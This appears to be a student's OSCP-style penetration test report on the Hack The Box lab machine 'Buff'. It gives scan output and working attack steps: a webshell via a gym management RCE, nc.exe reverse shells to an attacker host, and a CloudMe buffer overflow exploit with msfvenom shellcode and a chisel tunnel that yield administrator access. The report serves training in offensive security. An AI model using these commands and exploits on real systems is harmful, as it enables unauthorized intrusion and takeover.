
Offensive Security Certified Professional Exam Report

OSCP Exam Report

student@gmail.com, OSID: 12345

2021-08-16

Contents

1	Offensive Security OSCP Exam Report	3
1.1	Introduction:	3
1.2	Objective:	3
1.3	Requirement:	3
2	High-Level Summary	4
2.1	Recommendations:	4
3	Methodologies	5
3.1	Information Gathering:	5
3.2	Penetration:	5
3.2.1	System IP: 10.10.10.198(Buff)	5
3.2.1.1	Service Enumeration:	5
3.2.1.2	Scanning	6
3.2.1.3	Gaining Shell	8
3.2.1.4	Privilege Escalation	13
3.2.1.5	Proof File	17
4	Maintaining Access	19
5	House Cleaning:	20

1 Offensive Security OSCP Exam Report

1.1 Introduction:

The Offensive Security Exam penetration test report contains all efforts that were conducted in order to pass the Offensive Security exam. This report will be graded from a standpoint of correctness and fullness to all aspects of the exam. The purpose of this report is to ensure that the student has a full understanding of penetration testing methodologies as well as the technical knowledge to pass the qualifications for the Offensive Security Certified Professional.

1.2 Objective:

The objective of this assessment is to perform an internal penetration test against the Hack the box practice network. The student is tasked with following a methodical approach in obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report. An example page has already been created for you at the latter portions of this document that should give you ample information on what is expected to pass this course. Use the sample report as a guideline to get you through the reporting.

1.3 Requirement:

The student will be required to fill out this penetration testing report fully and to include the following sections:

- Overall High-Level Summary and Recommendations (non-technical)
- Methodology walkthrough and detailed outline of steps taken
- Each finding with included screenshots, walkthrough, sample code, and proof.txt if applicable.
- Any additional items that were not included

2 High-Level Summary

I was tasked with performing an internal penetration test towards Hack the box. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Offensive Security's internal exam systems – **Buff**. My overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to Offensive Security. When performing the internal penetration test, there were several alarming vulnerabilities that were identified on the assigned machine. When performing the attacks, I was able to gain access to the system, primarily due to outdated patches and poor security configurations. During the testing, I had administrative level access to multiple systems. **Buff** was successfully exploited and access granted. This system as well as a brief description on how access was obtained are listed below:

Buff(10.10.10.198) - Unauthenticated Remote Code Execution on the management software and vulnerable application running on the system.

2.1 Recommendations:

We recommend patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

3 Methodologies

I utilized a widely adopted approach to performing penetration testing that is effective in testing how well the Offensive Security Exam environments is secured. Below is a breakout of how I was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

3.1 Information Gathering:

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, I was tasked with exploiting the exam network. The specific IP addresses were:

Buff - 10.10.10.198

3.2 Penetration:

The penetration testing portions of the assessment focus heavily on gaining access to a variety of systems. During this penetration test, I was able to successfully gain access to **Buff**.

3.2.1 System IP: 10.10.10.198(Buff)

3.2.1.1 Service Enumeration:

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

Server IP Address	Ports Open
10.10.10.198	TCP: 8080\

3.2.1.2 Scanning

Nmap-Initial

```
# Nmap 7.80 scan initiated Wed Aug 18 12:18:43 2021 as: nmap -sC -sV -vv -oA nmap/initial
↪ 10.10.10.198
Nmap scan report for 10.10.10.198
Host is up, received echo-reply ttl 127 (0.20s latency).
Scanned at 2021-08-18 12:18:43 PDT for 42s
Not shown: 999 filtered ports
Reason: 999 no-responses
PORT      STATE SERVICE REASON          VERSION
8080/tcp open  http    syn-ack ttl 127 Apache httpd 2.4.43 ((Win64) OpenSSL/1.1.1g PHP/7.4.6)
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-open-proxy: Potentially OPEN proxy.
|_ Methods supported: CONNECTION
|_ http-server-header: Apache/2.4.43 (Win64) OpenSSL/1.1.1g PHP/7.4.6
|_ http-title: mrb3n's Bro Hut

Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Aug 18 12:19:25 2021 -- 1 IP address (1 host up) scanned in 42.65 seconds
```

Nmap-Full

```
# Nmap 7.80 scan initiated Wed Aug 18 12:19:53 2021 as: nmap -sC -sV -vv -p- -oA nmap/full
↪ 10.10.10.198
Nmap scan report for 10.10.10.198
Host is up, received echo-reply ttl 127 (0.17s latency).
Scanned at 2021-08-18 12:19:53 PDT for 371s
Not shown: 65533 filtered ports
Reason: 65533 no-responses
PORT      STATE SERVICE REASON          VERSION
7680/tcp open  pando-pub? syn-ack ttl 127
8080/tcp open  http    syn-ack ttl 127 Apache httpd 2.4.43 ((Win64) OpenSSL/1.1.1g
↪ PHP/7.4.6)
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-open-proxy: Potentially OPEN proxy.
|_ Methods supported: CONNECTION
|_ http-server-header: Apache/2.4.43 (Win64) OpenSSL/1.1.1g PHP/7.4.6
```

```
|_http-title: mrb3n's Bro Hut
```

Read data files from: /usr/bin/./share/nmap

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .
Nmap done at Wed Aug 18 12:26:04 2021 -- 1 IP address (1 host up) scanned in 370.74 seconds

Nikto

```
- Nikto v2.1.6
-----
+ Target IP:          10.10.10.198
+ Target Hostname:    10.10.10.198
+ Target Port:        8080
+ Start Time:         2021-08-18 12:29:02 (GMT-7)
-----
+ Server: Apache/2.4.43 (Win64) OpenSSL/1.1.1g PHP/7.4.6
+ Retrieved x-powered-by header: PHP/7.4.6
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the
  ↳ content of the site in a different fashion to the MIME type.
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute
  ↳ force file names. See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following
  ↳ alternatives for 'index' were found: HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var,
  ↳ HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var,
  ↳ HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var,
  ↳ HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var,
  ↳ HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var,
  ↳ HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var,
  ↳ HTTP_NOT_FOUND.html.var
+ PHP/7.4.6 appears to be outdated (current is at least 7.4.10) or PHP 7.1.27 for the 7.1.x
  ↳ branch.
+ OpenSSL/1.1.1g appears to be outdated (current is at least 1.1.1j). OpenSSL 1.0.0o and
  ↳ 0.9.8zc are also current.
+ Apache/2.4.43 appears to be outdated (current is at least Apache/2.4.46). Apache 2.2.34 is
  ↳ the EOL for the 2.x branch.
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ /README.md: Readme Found
+ 9674 requests: 0 error(s) and 12 item(s) reported on remote host
+ End Time:           2021-08-18 13:16:30 (GMT-7) (2848 seconds)
-----
+ 1 host(s) tested
```

GoBuster

```
/index.php (Status: 200)
/contact.php (Status: 200)
/about.php (Status: 200)
/home.php (Status: 200)
/register.php (Status: 200)
/profile/ (Status: 200)
/icons/ (Status: 200)
/feedback.php (Status: 200)
/Home.php (Status: 200)
/upload.php (Status: 200)
/Contact.php (Status: 200)
/About.php (Status: 200)
/edit.php (Status: 200)
/Index.php (Status: 200)
/up.php (Status: 200)
/packages.php (Status: 200)
/facilities.php (Status: 200)
/Register.php (Status: 200)
/Profile/ (Status: 200)
/Feedback.php (Status: 200)
/att.php (Status: 200)
/INDEX.php (Status: 200)
/ex/ (Status: 200)
/Upload.php (Status: 200)
/HOME.php (Status: 200)
/Packages.php (Status: 200)
/CONTACT.php (Status: 200)
/Edit.php (Status: 200)
/Facilities.php (Status: 200)
/UP.php (Status: 200)
/ABOUT.php (Status: 200)
/Up.php (Status: 200)
/FeedBack.php (Status: 200)
/Ex/ (Status: 200)
/Index.php (Status: 200)
/about.php (Status: 200)
/att.php (Status: 200)
/contact.php (Status: 200)
/edit.php (Status: 200)
/ex/ (Status: 200)
/facilities.php (Status: 200)
/icons/ (Status: 200)
/packages.php (Status: 200)
/profile/ (Status: 200)
/up.php (Status: 200)
/workouts/ (Status: 200)
```

3.2.1.3 Gaining Shell

System IP: 10.10.10.198

Vulnerability Exploited : Unauthenticated Remote Code Execution**System Vulnerable : 10.10.10.198****Vulnerability Explanation : The specific version of gym management application is vulnerable to Unauthenticated Remote Code Execution****Privilege Escalation Vulnerability : Vulnerable cloudme application was running on the server****Vulnerability fix : Administrator has to make sure to update the gym management software to the latest one. For the privilege escalation company has to make sure that vulnerable services are not running in the system****Severity Level : Critical**

By checking the nmap scan we can see there is only one port open which is 8080 apart from that there is no information available on the nmap. By going to website it looks like a website of a gym.




Figure 3.1: buff/images/205-website.png

Source code doesn't give any information about the application but however by going to contacts page reveals the application name and its version.




Figure 3.2: 210-gym_management.png

By searching for the exploit for gym management we can see that the application is vulnerable to unauthenticated remote code execution.



Figure 3.3: 215-searchsploit.png

By checking the code it seems like the application is vulnerable to /upload folder and can inject the malicious code. As per the code we are sending the php get request to /upload directory.




Figure 3.4: 220-script_argument.png

It seems like the script is expecting the url as an argument.

```
→ I7Z3R0 python2.7 48506.py http://10.10.10.198:8080/
      /\
/ VVVVVVVVVVVVVV \ -----,
^ ^ ^ ^ ^ ^ ^ ^ ^ ^ / =====BOKU=====
      \/

[+] Successfully connected to webshell.
C:\xampp\htdocs\gym\upload> whoami
♦PNG

buff\shaun

C:\xampp\htdocs\gym\upload> cd ..
♦PNG

C:\xampp\htdocs\gym\upload> █
```

Figure 3.5: 225-output_script.png

After running the script we got the user as shaun but however we don't have the proper shell to work on so we need to find a way to get a proper shell.

I tried uploading the reversetcp but however we are not getting anything so we can setup a smbserver and get the nc.exe executed from the restricted shell.

I am using the below command to setup the smbserver.

```
sudo python3 /opt/impacket/examples/smbserver.py buff ~/Desktop/htb/boxes/hack-the-boxes/buff/
```

```

C:\xampp\htdocs\gym\upload> //10.10.14.2/buff/nc.exe 10.10.14.2 4444 -e powershell
❖PNG

C:\xampp\htdocs\gym\upload> █

[sudo] password for i7z3r0:
Impacket v0.9.23.dev1+20210315.121412.a16198c3 - Copyright 2020 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (10.10.10.198,49682)
[*] Closing down connection (10.10.10.198,49682)
[*] Remaining connections []
[*] Incoming connection (10.10.10.198,49683)
[*] Closing down connection (10.10.10.198,49683)
[*] Remaining connections []

```

Figure 3.6: 230-smb2support.png

By running the command its closing down the connection it seems like we need to enable the smb2support switch for this server.

```

sudo python3 /opt/impacket/examples/smbserver.py -smb2support buff
↪ ~/Desktop/htb/boxes/hack-the-boxes/buff/

```

<pre> C:\xampp\htdocs\gym\upload> //10.10.14.2/buff/nc.exe 10.10.14.2 4444 -e powershell [*] User BUFF\ authenticated successfully [*] ::00:aaaaaaaaaaaaaaaa [*] AUTHENTICATE_MESSAGE (\,BUFF) [*] User BUFF\ authenticated successfully [*] ::00:aaaaaaaaaaaaaaaa [*] AUTHENTICATE_MESSAGE (\,BUFF) [*] User BUFF\ authenticated successfully [*] ::00:aaaaaaaaaaaaaaaa [*] Disconnecting Share(1:IPC\$) [*] AUTHENTICATE_MESSAGE (\,BUFF) [*] User BUFF\ authenticated successfully </pre>		<pre> → I7Z3R0 rlwrap nc -nlvp 4444 Listening on 0.0.0.0 4444 Connection received on 10.10.10.198 49692 Windows PowerShell Copyright (C) Microsoft Corporation. All rights reserved. PS C:\xampp\htdocs\gym\upload> whoami whoami buff\shaun PS C:\xampp\htdocs\gym\upload> █ </pre>
--	--	---

Figure 3.7: 235-shaun_shell.png

Once we run the script we got the powershell as shaun.

3.2.1.4 Privilege Escalation

By poking around the shell we can see that the user has downloaded cloudme.exe. We need to check if that services are running in the system or not.

```
PS C:\users\shaun\Downloads> ls
ls

Directory: C:\users\shaun\Downloads

Mode                LastWriteTime         Length Name
----                -
-a----           16/06/2020   16:26       17830824 CloudMe_1112.exe
```

Figure 3.8: 240-downloads_directory.png

By checking the tasklist it seems like the cloudme is running on the system.

```
cloudme.exe           2012         0      11,024 K
svchost.exe           5976         0      12,296 K
svchost.exe           6860         0       7,228 K
CloudMe.exe           7036         0      38,664 K
timeout.exe           1504         0       3,976 K
tasklist.exe          1044         0       7,472 K
PS C:\users\shaun\Downloads>
```

Figure 3.9: 245-cloudme_running.png

By checking the searchsploit it seems like the application is vulnerable to buffer overflow.

```
→ I7Z3R0 searchsploit cloudme

-----
Exploit Title                                           | Path
-----
CloudMe 1.11.2 - Buffer Overflow (PoC)                  | windows/remote/48389.py
CloudMe 1.11.2 - Buffer Overflow (SEH_DEP_ASRL)         | windows/local/48499.txt
CloudMe 1.11.2 - Buffer Overflow ROP (DEP_ASRL)         | windows/local/48840.py
Cloudme 1.9 - Buffer Overflow (DEP) (Metasploit)         | windows_x86-64/remote/45197.rb
CloudMe Sync 1.10.9 - Buffer Overflow (SEH)(DEP Bypass) | windows_x86-64/local/45159.py
```

Figure 3.10: 250-searchsploit_cloudme.png

I have saved the code locally to review it. By checking the script it seems like the script should run locally and its targeting the port 8888.

```
1
2 import socket
3
4 target = "127.0.0.1"
5
6 padding1 = b"\x90" * 1052
7 EIP = b"\xB5\x42\xA8\x68" # 0x68A842B5 -> PUSH ESP, RET
8 NOPS = b"\x90" * 30
9
10 #msfvenom -a x86 -p windows/exec CMD=calc.exe -b '\x00\x0A\x0D' -f python
11 payload = b""
12 payload += b"\xda\xce\xbd\xa5\xad\x16\x9e\xd9\x74\x24\xf4\x5e\x29"
13 payload += b"\xc9\xb1\x52\x31\x6e\x17\x03\x6e\x17\x83\x63\xa9\xf4"
14 payload += b"\x6b\x97\x5a\x7a\x93\x67\x9b\x1b\x1d\x82\xaa\x1b\x79"
15 payload += b"\xc7\x9d\xab\x09\x85\x11\x47\x5f\x3d\xa1\x25\x48\x32"
16 payload += b"\x02\x83\xae\x7d\x93\xb8\x93\x1c\x17\xc3\xc7\xfe\x26"
17 payload += b"\x0c\x1a\xff\x6f\x71\xd7\xad\x38\xfd\x4a\x41\x4c\x4b"
18 payload += b"\x57\xea\x1e\x5d\xdf\x0f\xd6\x5c\xce\x9e\x6c\x07\xd0"
19 payload += b"\x21\xa0\x33\x59\x39\xa5\x7e\x13\xb2\x1d\xf4\xa2\x12"
20 payload += b"\x6c\xf5\x09\x5b\x40\x04\x53\x9c\x67\xf7\x26\xd4\x9b"
21 payload += b"\x8a\x30\x23\xe1\x50\xb4\xb7\x41\x12\x6e\x13\x73\xf7"
22 payload += b"\xe9\xd0\x7f\xbe\x7e\xbe\x62\x42\x52\xb5\x00\xe9\x55"
```

Figure 3.11: 255-cloudme_script.png

```
overrun = b"C" * (1500 - len(padding1 + NOPS + EIP + payload))
buf = padding1 + EIP + NOPS + payload + overrun

try:
    s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((target,8888))
    s.send(buf)
except Exception as e:
    print(sys.exc_value)
```

Figure 3.12: 260-cloudme_port.png

Since its targeting the port 8888 we need to make sure that port is running on the target system.

```
PS C:\users\shaun\Downloads> netstat -ano | findstr 8888
netstat -ano | findstr 8888
  TCP      127.0.0.1:8888      0.0.0.0:0           LISTENING          5612
PS C:\users\shaun\Downloads>
```

Figure 3.13: 265-port_8888.png

It seems like its indeed running on the target machine. The script is a python code and i am not sure if the python is running in the target machine or not so i can create a tunnel with the help of chisel and make it execute from my machine.

Before executing the command we need to do a modification on the payload since the payload is calc.exe. We need to create a payload to get the reverse shell.

```
msfvenom -a x86 -p windows/shell_reverse_tcp LHOST=10.10.14.2 LPORT=9002 -b '\x00\x0A\x0D' -f
↳ python > venom.py
```

I have changed the shell to shell_reverse_tcp and also i am sending the stageless payload so that the size is low.

Once the payload is generated we need to change the payload to the one which we have generated.

I have downloaded chisel file on the machine and now we need to download the chisel.exe on the target machine to connect. I am going to use the smbserver again to copy the chisel.exe file on the target machine.

```
PS C:\users\shaun\documents> copy //10.10.14.2/buff/chisel_64.exe
copy //10.10.14.2/buff/chisel_64.exe
PS C:\users\shaun\documents> ls
ls

Directory: C:\users\shaun\documents

Mode                LastWriteTime         Length Name
----                -
-a----           23/08/2021    07:55      8548352 chisel_64.exe
-a----           16/06/2020    22:26          30 Tasks.bat
```

Figure 3.14: 270-copy_chisel.png

Since we have copied the chisel we can start to execute the command. Now we can change the payload in that script and start to execute it after building the tunnel.

```
→ I7Z3R0 msfvenom -a x86 -p windows/shell_reverse_tcp LHOST=10.10.14.2 LPORT=9002 -b '\x00\x0A\x0D' -f python > venom.py
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of python file: 1712 bytes
```

Figure 3.15: 275-venom.png

Once the venom is generated i have copied the same to the script. Now we can build the tunnel with the help of chisel.

Kali Machine

```
./chisel server --reverse --port 9001
```

Attack Machine

```
./chisel_64.exe client 10.10.14.2:9001 R:127.0.0.1:8888:127.0.0.1:8888
```


```
→ I7Z3R0
→ I7Z3R0 ./chisel server --reverse --port 9001
2021/08/24 19:57:42 server: Reverse tunnelling enabled
2021/08/24 19:57:42 server: Fingerprint G4y8JiSLMXh7Z0kaDqhexvyWHYQRlsNya1c+hr2AGkE=
2021/08/24 19:57:42 server: Listening on http://0.0.0.0:9001
2021/08/24 19:58:01 server: session#1: tun: proxy#R:127.0.0.1:8888=>8888: Listening
```

Mode	LastWriteTime	Length	Name
-a----	23/08/2021 07:55	8548352	chisel_64.exe
-a----	16/06/2020 22:26	30	Tasks.bat

```
PS C:\users\shaun\documents> ./chisel_64.exe client 10.10.14.2:9001 R:127.0.0.1:8888:127.0.0.1:8888
./chisel_64.exe client 10.10.14.2:9001 R:127.0.0.1:8888:127.0.0.1:8888
2021/08/25 03:57:59 client: Connecting to ws://10.10.14.2:9001
2021/08/25 03:58:01 client: Connected (Latency 126.3736ms)
```

Figure 3.16: 280-build_tunnel.png

Once tunnel is build we can execute the script with the reverse shell.



```
→ I7Z3R0 python3 cloudme.py
→ I7Z3R0 python3 cloudme.py
→ I7Z3R0 python3 cloudme.py
→ I7Z3R0

Listening on 0.0.0.0 9002
Connection received on 10.10.10.198 49700
Microsoft Windows [Version 10.0.17134.1610]
(c) 2018 Microsoft Corporation. All rights reserved.


C:\Windows\system32>whoami
whoami
buff\administrator
```

Figure 3.17: 285-admin_shell.png

By running the script we got the reverse shell without any issues as administrator. Administrator have full authority in this system.


3.2.1.5 Proof File

User



```
C:\>type users\shaun\desktop\user.txt
type users\shaun\desktop\user.txt
58 [REDACTED] 2b
```

Figure 3.18: 290-user.txt.png

Root

```
C:\>type users\administrator\desktop\root.txt  
type users\administrator\desktop\root.txt  
e7b[REDACTED]e8
```

Figure 3.19: 295-root.txt.png

4 Maintaining Access

Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred, we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit. Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred, we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.

5 House Cleaning:

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organization's computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After collecting trophies from the system was completed, We removed all user accounts and passwords as well as the exploit code written on the system. Hack the box should not have to remove any user accounts or services from the system.